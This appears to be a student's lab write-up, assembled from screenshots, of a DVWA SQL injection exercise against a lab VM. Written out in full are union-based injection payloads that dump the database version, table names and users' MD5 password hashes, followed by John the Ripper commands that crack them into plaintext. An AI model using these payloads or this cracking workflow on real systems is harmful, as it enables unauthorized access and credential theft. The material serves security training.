1. Setup and use SQL injection to get hashes so John can crack the passwords I grabbed from the Target VM.

Vulnerability: SQL Injection

User ID: [ ] Submit

ID: %' or '0'='0
First name: admin
Surname: admin

ID: %' or '0'='0
First name: Gordon
Surname: Brown

ID: %' or '0'='0
First name: Hack
Surname: Me

ID: %' or '0'='0
First name: Pablo
Surname: Picasso

ID: %' or '0'='0
First name: Bob
Surname: Smith

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

---

Vulnerability: SQL Injection

User ID: [ ] Submit

...union select null, version () #
First name: admin
Surname: admin

...union select null, version () #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, version () #
First name: Hack
Surname: Me

...union select null, version () #
First name: Pablo
Surname: Picasso

...union select null, version () #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, version () #
First name:
Surname: 5.7.21-1ubuntu1

More Information

Vulnerability: SQL Injection

User ID: [ ] Submit

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ENGINES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: EVENTS

DVWA Security

2. Boom, created a file with the passwords hashes for John. Then I ran John and used the show options command so I could see the passwords/usernames in a nicer format.

Screenshot 1 — Terminal (root@CS2APenTest):
```
64 bytes from 192.168.10.14: icmp_seq=1 ttl=64 time=6.59 ms
64 bytes from 192.168.10.14: icmp_seq=2 ttl=64 time=8.51 ms
64 bytes from 192.168.10.14: icmp_seq=3 ttl=64 time=10.7 ms
^C
--- 192.168.10.14 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 6ms
rtt min/avg/max/mdev = 6.589/8.616/10.749/1.701 ms
root@CS2APenTest: # cat > hash.txt
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
pablo:0d107d09f5bbe40cade3de5c71e9e9b7 root@CS2APenTest: # ls
core     ...     hash.txt     ...
root@CS2APenTest: # cat hash.txt
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
pablo:0d107d09f5bbe40cade3de5c71e9e9b7 root@CS2APenTest: #
root@CS2APenTest: # cat hash.txt
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
admin:5f4dcc3b5aa765d61d8327deb882cf99
root@CS2APenTest: #
```
(handwritten: "✓ ping", "✓", "✓")

Browser panel:
```
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0...
First name:
Surname: Pablo
        Picasso
        pablo
        0d107d09f5bbe40cade3de5c71e9e9b7
```


Screenshot 2 — Terminal (root@CS2APenTest):
```
admin:5f4dcc3b5aa765d61d8327deb882cf99
root@CS2APenTest: # ls
core     ...
CS2A...  Documents  hash.txt     ...     VMshare
root@CS2APenTest: # john --formatraw-MD5 hash.txt
Created directory: /root/.john
Unknown option: "--formatraw-MD5"
root@CS2APenTest: # john --format=raw-MD5 hash.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 11 candidates buffered for the current salt, minimum 24 needed for
 performance.
Warning: Only 10 candidates buffered for the current salt, minimum 24 needed for
 performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 6 candidates buffered for the current salt, minimum 24 needed for
 performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password         (admin)
password         (smithy)
password         (admin)
abc123           (gordonb)
letmein          (pablo)
5g 0:00:00:00 DONE 2/3 (2023-04-25 13:55) 31.25g/s 23606p/s 23606c/s 118031C/s 1
23456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked password
s reliably
Session completed
root@CS2APenTest: #
```
(handwritten smiley and ✓)

Screenshot 3 — Terminal (root@CS2APenTest):
```
Warning: Only 11 candidates buffered for the current salt, minimum 24 needed for
 performance.
Warning: Only 10 candidates buffered for the current salt, minimum 24 needed for
 performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 6 candidates buffered for the current salt, minimum 24 needed for
 performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password         (admin)
password         (smithy)
password         (admin)
abc123           (gordonb)
letmein          (pablo)
5g 0:00:00:00 DONE 2/3 (2023-04-25 13:55) 31.25g/s 23606p/s 23606c/s 118031C/s 1
23456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked password
s reliably
Session completed
root@CS2APenTest: # --show --format=Raw-MD5
bash: --show: command not found
root@CS2APenTest: # --show --format=raw-MD5 hash.txt
bash: --show: command not found
root@CS2APenTest: # john hash.txt --show
0 password hashes cracked, 10 left
root@CS2APenTest: # john hash.txt --show --format=raw-MD5
admin:password
gordonb:abc123
pablo:letmein
smithy:password
admin:password

5 password hashes cracked, 0 left
root@CS2APenTest: #
```
(handwritten circle and smiley)